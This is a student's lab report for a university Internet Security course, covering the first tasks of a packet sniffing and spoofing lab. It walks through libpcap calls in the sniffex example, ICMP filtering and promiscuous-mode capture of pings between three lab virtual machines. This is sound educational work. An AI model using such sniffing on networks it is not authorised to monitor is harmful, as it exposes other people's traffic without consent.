Internet Security CSE644
Lab 1: Packet Sniffing and Spoofing Lab

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: Writing Packet Sniffing Program

Task 1.a: Understanding Sniffex




Figure 1




Terminal
Terminal
Packet number 1:
From: 10.0.2.15
To: 209.18.47.62
Protocol: UDP
Packet number 2:
From: 10.0.2.15
To: 209.18.47.61
Protocol: UDP
Packet number 3:
From: 10.0.2.15
To: 209.18.47.61
Protocol: UDP
Packet number 4:
From: 10.0.2.15
To: 34.200.156.146
Protocol: TCP
Src port: 55648
Dst port: 443

Figure 2


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
Terminal
Packet number 5:
From: 209.18.47.61
To: 10.0.2.15
Protocol: UDP
Packet number 6:
From: 34.200.156.146
To: 10.0.2.15
Protocol: TCP
Src port: 443
Dst port: 55648
Packet number 7:
From: 10.0.2.15
To: 34.200.156.146
Protocol: TCP
Src port: 55648
Dst port: 443
Packet number 8:
From: 10.0.2.15
To: 34.200.156.146
Protocol: TCP
Src port: 55648

```
   Dst port: 443
   Payload (224 bytes):
00000   16 03 01 00 db 01 00 00  d7 03 03 1c e5 7b 06 5d    .............{.]
00016   fb 11 59 3f 09 51 ee 9f  80 04 2c 1e 95 bd 0b 89    ..Y?.Q....,.....
00032   ca a2 09 ab d0 5f 7f 2f  91 9d 86 20 e2 11 c4 ab    ....._./... ....
00048   0f 15 ec 71 7e 7c 46 8e  18 9a 42 04 a1 53 e6 15    ...q~|F...B..S..
00064   51 96 34 70 83 c9 bf b7  33 7c a5 df 00 1e c0 2b    Q.4p....3|.....+
00080   c0 2f cc a9 cc a8 c0 2c  c0 30 c0 0a c0 09 c0 13    ./.....,.0......
00096   c0 14 00 33 00 39 00 2f  00 35 00 0a 01 00 00 70    ...3.9./.5.....p
00112   00 00 00 14 00 12 00 00  0f 70 75 73 68 2e 70 69    .........push.pi
00128   61 7a 7a 61 2e 63 6f 6d  00 17 00 00 ff 01 00 01    azza.com........
00144   00 00 0a 00 0a 00 08 00  1d 00 17 00 18 00 19 00    ................
00160   0b 00 02 01 00 00 23 00  00 00 10 00 0e 00 0c 02    ......#.........
00176   68 32 08 68 74 74 70 2f  31 2e 31 00 05 00 05 01    h2.http/1.1.....
00192   00 00 00 00 00 0d 00 18  00 16 04 03 05 03 06 03    ................
00208   08 04 08 05 08 06 04 01  05 01 06 01 02 03 02 01    ................

Packet number 9:
       From: 34.200.156.146
         To: 10.0.2.15
   Protocol: TCP
   Src port: 443
   Dst port: 55648
```

```
   Dst port: 55648

Packet number 10:
       From: 209.18.47.62
         To: 10.0.2.15
   Protocol: UDP

Capture complete.
seed@VM:~/.../lab1$
```

Figure 3

Observation: First, let’s try to run our sniffex code with root privilege. We successfully capture 10 packets after compilation.

Problem 1:

Here are the steps to the sequence of library calls essential for sniffer programs:

1. **Setting up Device**:

   pcap sets the device on its own. If this fails, it saves the error message into errbuf. pcap_lookupdev(errbuf) can be used to find a device to sniff on.

2. **Opening the device for sniffing:**

   pcap uses pcap_open_live() to open session on a device we will be sniffing on. The format of the statement is as follows:
   pcap_t *pcap_open_live(char *device, int snaplen, int promisc, int to_ms, char *ebuf)

- char *device: specifies the device we are sniffing on.
- snaplen: specifies max number of bytes to be captured by pcap.
- promisc: specifies if Promiscous mode is on or not.
- to_ms: this value is non-zero as this is the read time out in milliseconds.
- char *ebuf: stores error messages.

Note: Promiscous Mode is used to sniff all network traffic and not just the traffic to, from, or routed through a specific host.

3. **Filtering Traffic**:

We perform filtering using two functions in pcap library:
pcap_compile() is used to compile the filter expression stored in a regular string.
pcap_setfilter() is used to set the compiled filter to determine what the program sniffs.

Here's the prototype for them:
int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize, bpf_u_int32 netmask)

- Pcap_t *p: specifies session handle.
- struct bpf_program *fp: specifies reference to the place we will store the compiled version of our filter.
- char *str: specifies expression in a regular string format.
- int optimize: integer that decides if the expression should be "optimized" or not.
- bpf_u_int32 netmask: specifies the network mask of the network the filter applies to.

int pcap_setfilter(pcap_t *p, struct bpf_program *fp)

- pcap_t *p: session handler.
- struct bpf_program *fp: specifies reference to the compiled version of the expression.

4. **Sniffing:**

u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h) is used to capture a single packet at a time.

- pcap_t *p: session handler
- struct pcap_pkthdr *h: a pointer to a structure that holds general information about the packet
- The function returns a u_char pointer to the packet that is described by this structure

int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user) is used to enter a loop that waits for n number of packets to be sniffed before being done.

- pcap_t *p: session handle
- int cnt: specifies how many packets it should sniff for before returning. Negative value means it should sniff until an error occurs.
- pcap_handler callback: the name of the callback function
- u_char *user: useful in some applications, NULL for many situations.

5. Close the Sniffing Session:

pcap_close() is used to close the sniffing session.

Problem 2:




Figure 4

Observation: When sniffex is run without root privileges, it says that we don't have permission to capture on that device.

Explanation: Pcap needs root permissions to run sniffex because it has to access the network interface card. Network interface card is the physical device that accepts the packets into the system and only root can access it. The pcap_lookupdev() in the sniffex program fails as it is looking for the interface to sniff on and this requires root access. But since root privilege is not given, it fails.

Problem 3:



Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Discard
Show
Details
Snapshots
SEEDubuntu
Running
ubuntu12.04
Running
SEEDAndroid (Snapshot 1)
Powered Off
MobiSEEDubuntu
Running
csbdVM
Saved
General
Name: SEEDubuntu
Operating System: Ubuntu (32-bit)
System
Base Memory: 512 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Preview
Display
Video Memory: 16 MB
Remote Desktop Server: Disabled
Video Capture: Disabled
Storage
Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: SEEDUbuntu-16.04-32bit.vmdk (Normal, 20.00 GB)
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Network

Figure 5




Figure 6




Figure 7




Figure 8

Observation: For this task we setup 3 machines. We change the networks of the machines from NatNetwork to Host only Adapter so that they work under the same network.

<u>IP Addresses</u>: For convenience,

SEEDUbuntu (M1): 192.168.65.101
MobiSEEDUbuntu (M2): 192.168.65.102
Ubuntu 12.04 (M3): 192.168.65.103

```
         RX bytes:4360 (4.3 KB)  TX bytes:4360 (4.3 KB)

[02/01/2018 02:54] seed@ubuntu:~$ ping 192.168.65.101
PING 192.168.65.101 (192.168.65.101) 56(84) bytes of data.
64 bytes from 192.168.65.101: icmp_req=1 ttl=64 time=0.373 ms
64 bytes from 192.168.65.101: icmp_req=2 ttl=64 time=0.240 ms
64 bytes from 192.168.65.101: icmp_req=3 ttl=64 time=0.274 ms
64 bytes from 192.168.65.101: icmp_req=4 ttl=64 time=0.256 ms
64 bytes from 192.168.65.101: icmp_req=5 ttl=64 time=0.219 ms
64 bytes from 192.168.65.101: icmp_req=6 ttl=64 time=0.250 ms
64 bytes from 192.168.65.101: icmp_req=7 ttl=64 time=0.178 ms
64 bytes from 192.168.65.101: icmp_req=8 ttl=64 time=0.250 ms
^C
--- 192.168.65.101 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 6998ms
rtt min/avg/max/mdev = 0.178/0.255/0.373/0.052 ms
[02/01/2018 03:01] seed@ubuntu:~$
```

Figure 9

Observation: We are verifying if ping works and M3 is used to ping M1 (192.168.65.101) and we find that this is successful.

```
int main(int argc, char **argv)
{

    char *dev = NULL;            /* capture device name */
    char errbuf[PCAP_ERRBUF_SIZE];      /* error buffer */
    pcap_t *handle;              /* packet capture handle */

    char filter_exp[] = "ICMP";      /* filter expression [3] */
    struct bpf_program fp;           /* compiled filter program (expression) */
    bpf_u_int32 mask;            /* subnet mask */
    bpf_u_int32 net;             /* ip */
    int num_packets = 10;            /* number of packets to capture */

    print_app_banner();
```

Figure 10

Observation: We set our filter to capture ICMP packets.

```
    /* open capture device */
    handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
    if (handle == NULL) {
        fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
        exit(EXIT_FAILURE);
    }
```

Figure 11

Observation: We turn on Promiscous mode by setting 3rd argument of pcap_open_live as 1.

```
[02/01/2018 03:15] seed@ubuntu:~$ ping 192.168.65.102
PING 192.168.65.102 (192.168.65.102) 56(84) bytes of data.
64 bytes from 192.168.65.102: icmp_req=1 ttl=64 time=0.444 ms
64 bytes from 192.168.65.102: icmp_req=2 ttl=64 time=0.226 ms
64 bytes from 192.168.65.102: icmp_req=3 ttl=64 time=0.257 ms
64 bytes from 192.168.65.102: icmp_req=4 ttl=64 time=0.241 ms
64 bytes from 192.168.65.102: icmp_req=5 ttl=64 time=0.253 ms
64 bytes from 192.168.65.102: icmp_req=6 ttl=64 time=0.197 ms
64 bytes from 192.168.65.102: icmp_req=7 ttl=64 time=0.212 ms
64 bytes from 192.168.65.102: icmp_req=8 ttl=64 time=0.257 ms
64 bytes from 192.168.65.102: icmp_req=9 ttl=64 time=0.247 ms
64 bytes from 192.168.65.102: icmp_req=10 ttl=64 time=0.229 ms
64 bytes from 192.168.65.102: icmp_req=11 ttl=64 time=0.236 ms
64 bytes from 192.168.65.102: icmp_req=12 ttl=64 time=0.924 ms
64 bytes from 192.168.65.102: icmp_req=13 ttl=64 time=0.278 ms
64 bytes from 192.168.65.102: icmp_req=14 ttl=64 time=1.21 ms
64 bytes from 192.168.65.102: icmp_req=15 ttl=64 time=0.276 ms
64 bytes from 192.168.65.102: icmp_req=16 ttl=64 time=0.264 ms
64 bytes from 192.168.65.102: icmp_req=17 ttl=64 time=0.308 ms
^C
--- 192.168.65.102 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 15997ms
```

Figure 12

Observation: We create a ping from M3 to M2 now.

```
seed@VM:~/.../lab1$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: icmp

Packet number 1:
       From: 192.168.65.103
         To: 192.168.65.102
   Protocol: ICMP

Packet number 2:
       From: 192.168.65.102
         To: 192.168.65.103
   Protocol: ICMP

Packet number 3:
       From: 192.168.65.103
         To: 192.168.65.102
   Protocol: ICMP
```

Figure 13

Observation: When promiscuous mode is turned on, the user sitting on M1 can observe this connection by running the sniffer program.

Explanation: Promiscuous mode bit is set in the pcap_open_live() function. The 3rd bit parameter is set to 1, indicating that promiscuous mode is on. When promiscuous mode is on, sniffer program can capture all the packets in the same network regardless of the destination IP.

```
[02/01/2018 03:18] seed@ubuntu:~$ ping 192.168.65.102
PING 192.168.65.102 (192.168.65.102) 56(84) bytes of data.
